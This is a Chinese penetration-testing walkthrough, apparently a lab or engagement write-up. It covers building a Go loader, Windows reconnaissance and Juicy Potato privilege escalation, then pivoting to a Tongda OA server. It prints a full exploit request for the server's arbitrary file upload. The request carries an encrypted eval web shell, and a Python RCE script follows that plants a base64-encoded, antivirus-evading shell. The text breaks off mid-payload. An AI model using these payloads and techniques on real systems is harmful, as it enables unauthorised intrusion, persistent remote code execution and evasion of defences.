
进行编译
D:\download>go mod init loader
go: creating new go.mod: module loader
go: to add module requirements and sums:
        go mod tidy

D:\download>go mod tidy
go: finding module for package golang.org/x/sys/windows
go: downloading golang.org/x/sys v0.42.0
go: toolchain upgrade needed to resolve golang.org/x/sys/windows
go: golang.org/x/sys@v0.42.0 requires go >= 1.25.0; switching to go1.25.8
go: downloading go1.25.8 (windows/amd64)
go: finding module for package golang.org/x/sys/windows
go: found golang.org/x/sys/windows in golang.org/x/sys v0.42.0

D:\download>go build -ldflags="-s -w" -o sakura.exe sakura.go
go: downloading go1.25.0 (windows/amd64)
其实,这里一开始想拿以前写的加载器进行直接使用的,结果啊,没想到没想到,用不了了,orz。含泪研究一个多小时。
将木马上传


执行,上线成功
提权
进行提权前的信息收集
systeminfo 查询系统信息
  hostname 主机名
  net user 查看用户信息
  netstat -ano|find "3389" 查看服务pid号
  wmic os get caption 查看系统名
  wmic qfe get Description,HotFixID,InstalledOn 查看补丁信息
  wmic product get name,version 查看当前安装程序
  wmic service list brief 查询本机服务
  wmic process list brief 查询本机进程
  net share 查看本机共享列表
  netsh firewall show config 查看防火墙配置
常规的信息搜集
经过一波信息收集
主机名:
Microsoft Windows Server 2016 Standard
打的补丁:
                  [01]: KB3199986
                  [02]: KB4022715

利用烂土豆提权
查看是否为域成员


确定为工作组,因为有防火墙的原因上传 Fscan 大概率是不行的,同时 nmap 又不稳定,所以决定采用
arp -a进行查看网络段
二层网络
信息收集
确定了另外一个网络,我们进行转发

配置一下


对其进行端口扫描

发现开放 80 端口,访问一下发现是老朋友 通达OA

访问地址:
http://10.10.1.128/inc/expired.php
Web Shell
确认了版本号,该版本存在任意文件上传,和文件包含.抓一下登陆包

发现成功上传
POST /ispirit/im/upload.php HTTP/1.1
Host: 10.10.1.128
Content-Length: 1300
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypyfBh1YB4pV8McGB
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-HK;q=0.8,ja;q=0.7,en;q=0.6,zh-TW;q=0.5
Cookie: PHPSESSID=123
Connection: close


------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="P"

123
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundarypyfBh1YB4pV8McGB
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b";
	$_SESSION['k']=$key;
	session_write_close();
	$post=file_get_contents("php://input");
	if(!extension_loaded('openssl'))
	{
		$post=str_replace("*","=",$post);
		$post=str_replace("#",$key[0],$post);
		$t="base64_"."decode";
		$post=$t($post."");
		for($i=0;$i<strlen($post);$i++) {
    		$post[$i] = $post[$i]^$key[$i+1&15];
    	}
	}
	else
	{
		$post=str_replace("*","=",$post);
		$post=str_replace("#",$key[0],$post);
		$post=openssl_decrypt($post, "AES128", $key);
		for($i=0;$i<strlen($post);$i++) {
    		$post[$i] = $post[$i]^$key[$i+1&15];
    	}
	}

    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
	class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
?>
------WebKitFormBoundarypyfBh1YB4pV8McGB--
发现文件上传地址
+OK [vm]254@2603_1827840272|jpg|0[/vm]不知道为啥一直不可以,于是找了个 python 脚本
https://github.com/Al1ex/TongDa-RCE
被杀掉了,换一个

我们生成免杀 shell 后,base64 编码后,将脚本的片段换一下,即可上传成功
#!/usr/bin/env python3
# -*- encoding: utf-8 -*-
'''
@File    :   Tongda_rce.py
@Time    :   2020/03/19 12:00:00
@Author  :   Al1ex
@Github	 :   https://github.com/Al1ex
'''

import requests
import re
import sys


def check(url):

    try:
        upload_url = url + '/ispirit/im/upload.php'
        flag="nt authority\system";
        headers = {
        	"Content-Type": "multipart/form-data; boundary=----WebKitFormBoundaryBwVAwV3O4sifyhr3",
        	"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Safari/537.36",
        	"Accept-Encoding": "gzip, deflate",
        	"Accept-Language": "zh-CN,zh;q=0.9",
        	"Connection": "close"
        	}
        payload ='''------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="UPLOAD_MODE"

2
------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="P"


------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="DEST_UID"

1
------WebKitFormBoundaryBwVAwV3O4sifyhr3
Content-Disposition: form-data; name="ATTACHMENT"; filename="jpg"
Content-Type: image/jpeg

<?php
$fp = fopen('102.php', 'w');
$a = base64_decode("PD9waHAgCmNsYXNzIFBJQ0IgeyAKICAgIGZ1bmN0aW9uIHREZGMoKSB7CiAgICAgICAgJGlUS20gPSAiXHg4NiIgXiAiXHhlNyI7CiAgICAgICAgJENJa3UgPSAiXHg0NiIgXiAiXHgzNSI7CiAgICAgICAgJHdQck8gPSAiXHg4ZiIgXiAiXHhmYyI7CiAgICAgICAgJFZzbVIgPSAiXHg3ZiIgXiAiXHgxYSI7CiAgICAgICAgJFBkYmkgPSAiXHhjZSIgXiAiXHhiYyI7CiAgICAgICAgJEd0b2QgPSAiXHhlNiIgXiAiXHg5MiI7CiAgICAgICAgJHhYTlggPSRpVEttLiRDSWt1LiR3UHJPLiRWc21SLiRQZGJpLiRHdG9kOwogICAgICAgIHJldHVybiAkeFhOWDsKICAgIH0KICAgIGZ1bmN0aW9uIF9fZGVzdHJ1